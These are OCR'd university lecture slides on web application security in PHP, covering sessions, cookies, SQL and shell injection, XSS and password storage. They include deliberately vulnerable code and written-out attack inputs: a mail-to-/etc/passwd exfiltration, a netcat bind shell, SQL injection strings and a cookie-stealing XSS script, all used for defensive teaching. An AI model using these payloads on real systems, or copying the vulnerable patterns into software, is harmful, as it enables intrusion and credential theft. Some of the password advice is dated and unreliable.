Database-enabled web technology
Security

Instructor: Çağrı Çöltekin

c.coltekin@rug.nl

Information science/Informatiekunde

Fall 2012/13

Previous weeks

W1: Quick introductions to form processing in PHP & git.

W2: Project initiation. No lectures.

W3: An introduction to HTTP / server side programming & Accessing databases from PHP.

W4: Cookies & Sessions & and a bit on security.

Version Control Systems

A version control system (or, *revision control* or *source control* system) is an indispensable tool in software development.

A VCS,

- Records a history of all changes to all files under VC.
- Allows going back in time: you can go back to any past state recorded in VCS.
- Allows inspecting which change happened when.
- Allows maintaining multiple branches of the same software without multiple copies.
- Allows sandboxing: you can try (experimental) changes without disrupting the 'working copy'.
- Facilitates team work.
- It can also be used for other purposes, for example, web pages, documents . . .

Database access/use some guidelines

- Prefer a portable library if you do not have any strong reasons against it.
- Independent of the DBMS or library in use, you should always validate the user input.
- Check for errors. Do not assume the database connection to be fault free, and do not assume the database state to be exactly how you expect it to be.
- Use `prepare()`/`execute()` style of query processing.

Same example, using PDO

```
1  <?php
2      require_once('db-config.php');
3      $dbh = new PDO("mysql:dbname=$db;host=$host", $user, $pass);
4
5      $qh = $dbh->prepare('select * from book where title like ?');
6      $qh->execute(array('%database%'));
7
8      echo "<table border=\"1\">";
9      echo "<tr><th>ISBN</th><th>title</th></tr>";
10     while ($row = $qh->fetch(PDO::FETCH_ASSOC)) {
11         echo "<tr><td>${row['ISBN']}</td>";
12         echo "<td>${row['title']}</td></tr>";
13     }
14     echo "</table>";
15     $dbh = null;
16 ?>
```

HTTP Cookies

- A cookie is a piece of information a HTTP server asks the client to retain until a specific expiry date/time.
- Cookies are passed in the HTTP header field (as opposed to GET data in URL, or POST data in content).

The server sends a cookie (in HTTP headers) to a client using,

```
Set-Cookie: name=val; expires=datetime; domain=d; path=p
```

There may be additional options, e.g., `Secure` or `HttpOnly`.
The client sends the matching cookie back in every request if,

- the domain and path matches
- the cookie is not expired

```
Cookie: name=val; name=val; name=val; ...
```

Working with cookies in PHP

- You can set cookies with function `setcookie()`. For example `setcookie($name, $val, $exp, $path, $domain, $secure, $httponly)` where, except `$name` all arguments are optional.
- You have to set the cookies before sending any content (remember: they are part of the HTTP headers, not the content).
- Received cookies are stored in the global associative array `$_COOKIE`
- Assuming you have a cookie with name `user`, you can access it using `$_COOKIE['user']`.
- Cookies are also present in the combined associative array `$_REQUEST`

Need for session management

A simple interactive/desktop application

1. process starts
2. displays some output
3. receives some input from the user
4. process ends

Need for session management

A simple interactive/desktop application

1. process starts
2. displays some output
3. receives some input from the user
4. process ends

A simple web application

1. process starts
2. (possibly) receives some input from the user
3. displays some output
4. process ends

Server-side programming: difficulties

A server-side web application,

- cannot use ordinary (global) variables that spans throughout the application lifetime.
- has to identify and cope with multiple runs of the same application,
- cannot assume that input provided on the next run is provided by the same source that started the application.

Server-side programming: difficulties

A server-side web application,

- cannot use ordinary (global) variables that spans throughout the application lifetime.
- has to identify and cope with multiple runs of the same application,
- cannot assume that input provided on the next run is provided by the same source that started the application.

Session management provides a way to solve these problems.

PHP sessions: an example


```
 1 <?php session_start(); ?>
 2 <html> <body>
 3 <?php
 4     if (!isset($_SESSION['page_seq'])) {
 5         $_SESSION['page_seq'] = 0;
 6     } else {
 7         $_SESSION['page_seq'] += 1;
 8     }
 9     echo "You are on page ${_SESSION['page_seq']}.";
10 ?>
11
12 </body></html>
```

Sessions and Security

Badly implemented session management systems may allow unauthorized access to data/application. Typically,

- An easy to guess session ID may be found by brute-force trial & error.
- An attacker may obtain the session ID by sniffing the network traffic.
- An attacker may steal the session ID/key physically.
- An attacker may trick someone to use a URL (e.g., sent via email), causing a particular session ID to be used (session fixation).

Web, Databases & Security



http://xkcd.com/327/

Today...

- Common security problems in web applications
- Injection attacks
- Cross-site scripting
- Authentication/authorization problems

Secure coding: why?

An application developed and set up without attention to security, may

- allow unauthorized use of the application,
- provide unauthorized access to a complete system, potentially causing other applications to be compromised,
- leak sensitive information (e.g., passwords, credit card numbers),
- do unintended work for others (typically with malicious intent).

A few guidelines (before we start)

- Always check user input before using (e.g., in an SQL query).
- Do not store and transfer sensitive information unencrypted.
- Do not store or transfer sensitive information if you can avoid it.
- Sanitize your output (e.g., properly escape special characters if you are outputting HTML).
- Try to implement multiple levels/layers of security.

OWASP 2010 top 10 web security risks

1. Injection
2. Cross-site scripting (XSS)
3. Broken authentication and session management
4. Insecure direct object references
5. Cross site request forgery (CSRF)
6. Security misconfiguration
7. Insecure cryptographic storage
8. Failure to restrict URL access
9. Insufficient transport layer protection
10. Unvalidated redirects and forwards

Injection attacks

Injection attacks are a way to exploit unverified user input. The range of possible effects are broad.
Using an injection vulnerability, an attacker may

- execute arbitrary code on the server, or gain shell access to the web server.
- view unauthorized information (on the web server, or in the database),
- insert/delete/update database records.

Shell code injection

```
1  <?php
2      if (!isset($_REQUEST['send'])) {
3  ?>
4  <form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
5  E-mail: <input type="text" name="email"><br>
6  <input type="submit" name="send">
7  </form>
8  <?php
9      } else {
10         system('mail -s "confirmation mail" ' .
11                $_REQUEST['email'] .
12                ' < confirmation_text' );
13         echo 'Your confirmation mail is sent!';
14     }
15 ?>
```

Shell code injection

```
1  <?php
2      if (!isset($_REQUEST['send'])) {
3  ?>
4  <form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
5  E-mail: <input type="text" name="email"><br>
6  <input type="submit" name="send">
7  </form>
8  <?php
9      } else {
10         system('mail -s "confirmation mail" ' .
11                $_REQUEST['email'] .
12                ' < confirmation_text' );
13         echo 'Your confirmation mail is sent!';
14     }
15 ?>
```

What if input is

- `attacker@evil.com < /etc/passwd #`

Shell code injection

```
1  <?php
2      if (!isset($_REQUEST['send'])) {
3  ?>
4  <form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
5  E-mail: <input type="text" name="email"><br>
6  <input type="submit" name="send">
7  </form>
8  <?php
9      } else {
10         system('mail -s "confirmation mail" ' .
11                $_REQUEST['email'] .
12                ' < confirmation_text' );
13         echo 'Your confirmation mail is sent!';
14     }
15 ?>
```

What if input is

- `attacker@evil.com < /etc/passwd #`
- `</dev/null; nc -l -p 8888 -e /bin/sh #`

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

What if input for `pass` is

- `;drop table users;--`

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

What if input for `pass` is

- `;drop table users;--`
- `or 1=1`

SQL injection example

```
1 $res = $db->query("select * from users where"
2       . "user='$_{REQUEST['user']}' and"
3       . "pass='$_{REQUEST['pass']}'");
4 if ($res->numRows() == 1) {
5     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
6     echo "User ${row['user']} is logged in.";
7 } else {
8     echo 'Try again';
9 }
```

What if input for `pass` is

- `;drop table users;--`
- `or 1=1`
- `;select group_concat(cardnum) as user from cards;--`

Injection attacks: they are real

US man 'stole 130m card numbers'

US prosecutors have charged a man with stealing data relating to 130 million credit and debit cards.

Officials say it is the biggest case of identity theft in American history.

They say Albert Gonzalez, 28, and two un-named Russian co-conspirators hacked into the payment systems of retailers, including the 7-Eleven chain.

The card details were allegedly stolen from three firms, including 7-Eleven

Prosecutors say they aimed to sell the data on. If convicted, Mr Gonzalez faces up to 20 years in jail for wire fraud and five years for conspiracy.

He would also have to pay a fine of $250,000 (£150,000) for each of the two charges.

'Standard' attack

Mr Gonzalez used a technique known as an "SQL injection attack" to access the databases and steal information, the US Department of Justice (DoJ) said.

The method is believed to involve

SQL INJECTION ATTACK

- This is a fairly common way that fraudsters try to gain access to consumers' card details.
- They scour the internet for weaknesses in companies' programming which allows them to

`http://news.bbc.co.uk/2/hi/americas/8206305.stm` (2009-09-18)

Injection attacks: they are real

US man 'stole 130m card numbers'

US prosecutors have charged a man with stealing data relating to 130 million credit and debit cards.

Officials say it is the biggest case of identity theft in American history.

They say Albert Gonzalez, 28, and two un-named Russian co-conspirators hacked into the payment systems of retailers, including the 7-Eleven chain.

The card details were allegedly stolen from three firms, including 7-Eleven

Prosecutors say they aimed to sell the data on. If convicted, Mr Gonzalez faces up to 20 years in jail for wire fraud and five years for conspiracy.

He would also have to pay a fine of $250,000 (£150,000) for each of the two charges.

'Standard' attack

Mr Gonzalez used a technique known as an "SQL injection attack" to access the databases and steal information, the US Department of Justice (DoJ) said.

The method is believed to involve

SQL INJECTION ATTACK

- This is a fairly common way that fraudsters try to gain access to consumers' card details.
- They scour the internet for weaknesses in companies' programming which allows them to

`http://news.bbc.co.uk/2/hi/americas/8206305.stm` (2009-09-18)

- (SQL) injection attacks are prevalent, even in cases where people take security seriously.
- A simple mistake in the code can make large investments to computer security useless.
- Consequences of the vulnerability may differ.
- It is easy to prevent: never trust user input.

More injection attacks in the real world

2007 Microsoft UK web page was ‘changed’ using SQL injection attacks

More injection attacks in the real world

2007 Microsoft UK web page was ‘changed’ using SQL injection attacks

2008 Over 500K sites, including sites belonging UN, were modified via SQL injection

More injection attacks in the real world

- 2007 Microsoft UK web page was 'changed' using SQL injection attacks
- 2008 Over 500K sites, including sites belonging UN, were modified via SQL injection
- 2009 32M usernames and plain-text passwords of an online gaming site was compromised.

More injection attacks in the real world

- 2007 Microsoft UK web page was 'changed' using SQL injection attacks
- 2008 Over 500K sites, including sites belonging UN, were modified via SQL injection
- 2009 32M usernames and plain-text passwords of an online gaming site was compromised.
- 2010 'Did Little Bobby Tables migrate to Sweden?': at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.

More injection attacks in the real world

- 2007 Microsoft UK web page was 'changed' using SQL injection attacks
- 2008 Over 500K sites, including sites belonging UN, were modified via SQL injection
- 2009 32M usernames and plain-text passwords of an online gaming site was compromised.
- 2010 'Did Little Bobby Tables migrate to Sweden?': at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
- 2010 British Royal Navy website compromised through SQL injection

More injection attacks in the real world

- 2007 Microsoft UK web page was 'changed' using SQL injection attacks
- 2008 Over 500K sites, including sites belonging UN, were modified via SQL injection
- 2009 32M usernames and plain-text passwords of an online gaming site was compromised.
- 2010 'Did Little Bobby Tables migrate to Sweden?': at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
- 2010 British Royal Navy website compromised through SQL injection
- 2011 MySQL website was also a victim of SQL injection attack

More injection attacks in the real world

- 2007 Microsoft UK web page was 'changed' using SQL injection attacks
- 2008 Over 500K sites, including sites belonging UN, were modified via SQL injection
- 2009 32M usernames and plain-text passwords of an online gaming site was compromised.
- 2010 'Did Little Bobby Tables migrate to Sweden?': at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
- 2010 British Royal Navy website compromised through SQL injection
- 2011 MySQL website was also a victim of SQL injection attack
- Jul 2012 450K login credentials were stolen from Yahoo!

More injection attacks in the real world

- 2007 Microsoft UK web page was 'changed' using SQL injection attacks
- 2008 Over 500K sites, including sites belonging UN, were modified via SQL injection
- 2009 32M usernames and plain-text passwords of an online gaming site was compromised.
- 2010 'Did Little Bobby Tables migrate to Sweden?': at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
- 2010 British Royal Navy website compromised through SQL injection
- 2011 MySQL website was also a victim of SQL injection attack
- Jul 2012 450K login credentials were stolen from Yahoo!
- Oct 2012 A hacker group obtained database records of 53 Universities, including Harvard, Princeton, Stanford . . . (not Groningen though).

Cross-site scripting (XSS)

XSS attacks come in many shapes and sizes, but in it is essence: attacker tricks user/browser to run a script while viewing another site.
A typical case:

1. Attacker plants the malicious script (e.g., using SQL injection) to a legitimate web site.
2. Victim visits the web-site, running the script in the context of the web site.
3. Script sends valuable (e.g., session credentials) to the attacker.

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

And what if a post includes...

XSS example: a blog

Code to record a post:

```
1     $q = $db->prepare("insert into posts values(0,?);");
2     $text = $_REQUEST['post'];
3     $res = $db->execute($q, $text);
```

Code to display the posts:

```
1     while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2         echo "<p>${row['text']}";
3     }
4 ?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` ...

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` ...just annoying.

XSS example: a blog

Code to record a post:

```
1       $q = $db->prepare("insert into posts values(0,?);");
2       $text = $_REQUEST['post'];
3       $res = $db->execute($q, $text);
```

Code to display the posts:

```
1       while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
2           echo "<p>${row['text']}";
3       }
4   ?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` ...just annoying.
- `<script>new Image().src="http://example.com/log?c="+encodeURI(document.cookie);</script>` ... your cookies are stolen!

XSS types

XSS can have a few forms.

Persistent XSS attacks trick a server to store the script permanently.

Non-persistent XSS attacks may make use misconfigurations such as error pages to trick the user.

DOM-based XSS attacks do not depend on the server-side code but directly make use of JavaScript/AJAX to prepare the malicious code.

XSS in real life

- A Google feature:
  `http://www.google.com/url?q=some_url` redirects to `some_url`.

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).
- If the attacker inserts a JS code instead of `some_url`, the JS is executed in the browser, while user is logged in to the Google services.

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).
- If the attacker inserts a JS code instead of `some_url`, the JS is executed in the browser, while user is logged in to the Google services.

XSS in real life

- A Google feature: `http://www.google.com/url?q=some_url` redirects to `some_url`.
- If `some_url` does not exist, it goes to an error page which also displays `some_url`.
- The content of `some_url` was output as it is (before 2005).
- If the attacker inserts a JS code instead of `some_url`, the JS is executed in the browser, while user is logged in to the Google services.

See `http://www.securiteam.com/securitynews/6Z00L0AEUE.html` for details.

Authentication in web-based applications

- A web-based application often needs to identify the user.
- Failure to authenticate users correctly is a serious security risk.


Weaknesses in authentication mechanisms

- Faulty code allows authentication without proper credentials (e.g., passwords).
- User credentials are leaked, e.g., because they are transported via an unsecured channel,
- Weak passwords can be found by dictionary or brute-force attacks.
- ...

Authentication problems in real world

Weak Password Brings 'Happiness' to Twitter Hacker

By Kim Zetter January 6, 2009 | 4:35 pm | Categories: Crime



An 18-year-old hacker with a history of celebrity pranks has admitted to Monday's hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama's, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account. The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."

Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it's another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I'm sure they find it difficult to admit it."


The hacker identified himself only as an 18-year-old student on the East Coast. He agreed to an interview with Threat Level on Tuesday after other hackers implicated him in the attack.

`http://www.wired.com/threatlevel/2009/01/professed-twitt/`

Authentication problems in real world

Weak Password Brings ‘Happiness’ to Twitter Hacker

By Kim Zetter January 6, 2009 | 4:35 pm | Categories: Crime



An 18-year-old hacker with a history of celebrity pranks has admitted to Monday’s hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama’s, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter’s administrative control panel by pointing an automated password-guesser at a popular user’s account. The user turned out to be a member of Twitter’s support staff, who’d chosen the weak password "happiness."

Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it’s another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I’m sure they find it difficult to admit it."

The hacker identified himself only as an 18-year-old student on the East Coast. He agreed to an interview with Threat Level on Tuesday after other hackers implicated him in the attack.

`http://www.wired.com/threatlevel/2009/01/professed-twitt/`

The attacker,

- targeted a staff member with administrator rights,
- tried passwords from a dictionary, and found ‘happiness’,
- used administrator rights to send tweets from celebrities.

How (not) to store and use passwords

- Do not store passwords in clear.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, . . .), of passwords does the same job (most of the time).

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, ...), of passwords does the same job (most of the time).
- Use multiple hashing, and salts.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, ...), of passwords does the same job (most of the time).
- Use multiple hashing, and salts.
- If you think you have to store passwords, think again.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, ...), of passwords does the same job (most of the time).
- Use multiple hashing, and salts.
- If you think you have to store passwords, think again.
- If you really have to store passwords, code them, e.g., using base 64, while storing. (This is only a protection against unintentional viewing.)

Hash functions

A (cryptographic) hash function maps an arbitrary length data to a fixed-length bit string.

- Hash functions are not one-to-one, they are not invertible: it is impossible to generate the data given the hash value.
- A hash function are deterministic: given the same data it has to return the same hash value.
- Multiple data streams may have the same hash function, but a good algorithm reduces the likelihood of collisions.

Using hash functions in PHP

The function `hash()` provides a uniform interface for many hash algorithms.

```
1 $pwdhash = hash('sha256', $_REQUEST{'password'});
2 $qres = db->query("select from user "
3           . "where username = '"
4           .  db->escapeSimple($_REQUEST['user']) . "'"
5           . "and password = '" . $pwdhash . "'");
6 if ($qres->numRows() == 1 ) {
7     // login ok
8 ...
```

`hash_algos()` return available hash algorithms.

Note that you still need to make sure that the password is not sent over network unencrypted.

Passwords can be 'cracked'

- If someone obtains the hash values, they cannot calculate the passwords.
- But, they can test it against a large number of strings (e.g., from a dictionary).
- This attack becomes more effective, if the attacker pre-computes the hash values for these strings.

Salting and multiple hashing

Against password cracking:

- Multiple hashing:
  `$phash = hash($algo, hash($algo, $str))`
  This makes the computation slower. It's OK for checking once in a while, but it's a burden if you try to compute millions of them.
- Or, salting:
  You pick a random string, 'the salt', and combine it with the password before hashing:
  `$phash = $salt . hash($algo, $pwd . $salt);$`
  The attacker has to pre-compute and store hashes for all possible salts.

Passwords can be 'guessed'

- An attacker may try user names and passwords on the login page of your application.
- Generally, the attacker will first guess the valid user names.
- Next, the attacker may try a dictionary attack for the passwords.

Common precautions:

- The system should not respond differently to valid and unknown users.
- To many successive login attempts should be prevented.
  - disable the account after some number of unsuccessful attempts,
  - slow down login response (exponentially) for each unsuccessful attempt.

A few guidelines (again)

- Always check user input before using (e.g., in an SQL query).
- Do not store and transfer sensitive information unencrypted.
- Do not store or transfer sensitive information if you can avoid it.
- Sanitize your output (e.g., properly escape special characters if you are outputting HTML).
- Try to implement multiple levels/layers of security.

Wrapping up...

- Security is an important concern for web-based applications.
- The security problems come in many forms, from a various number of sources. We have briefly reviewed:
  - Session hijacking/fixation
  - Injection attacks
  - Cross-site scripting
  - Authentication/authorization problems

Wrapping up...

- Security is an important concern for web-based applications.
- The security problems come in many forms, from a various number of sources. We have briefly reviewed:
  - Session hijacking/fixation
  - Injection attacks
  - Cross-site scripting
  - Authentication/authorization problems

Next week: Summary/discussion & (possibly) HTTPS, SSL, more on cryptography.

XSS example: blog display—full source

```
1  <?php
2      session_start();
3      require_once('DB.php');
4      require_once('blog-db-conf.php');
5      $db = DB::connect("$dbspec");
6
7      if (PEAR::isError($db)) {
8          echo $db->getMessage();
9      }
10
11     $res = $db->query('select * from posts;');
12     while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
13         echo "<p>${row['text']}";
14     }
15 ?>
```

XSS example: blog post—full source

```
 1 <?php
 2     session_start();
 3     require_once('DB.php');
 4 if (isset($_REQUEST['submit'])){
 5     require_once('blog-db-conf.php');
 6     $db = DB::connect("$dbspec");
 7
 8     $q = $db->prepare("insert into posts values(0,?);");
 9     $text = $_REQUEST['post'];
10     $res = $db->execute($q, $text);
11 }
12 ?>
13
14 <form  method="post"
15        action="<?php echo "${_SERVER['PHP_SELF']}";?>">
16 Post: <input type="text" name="post"/><br>
17           <input type="submit" name="submit" value="submit">
18 </form>
```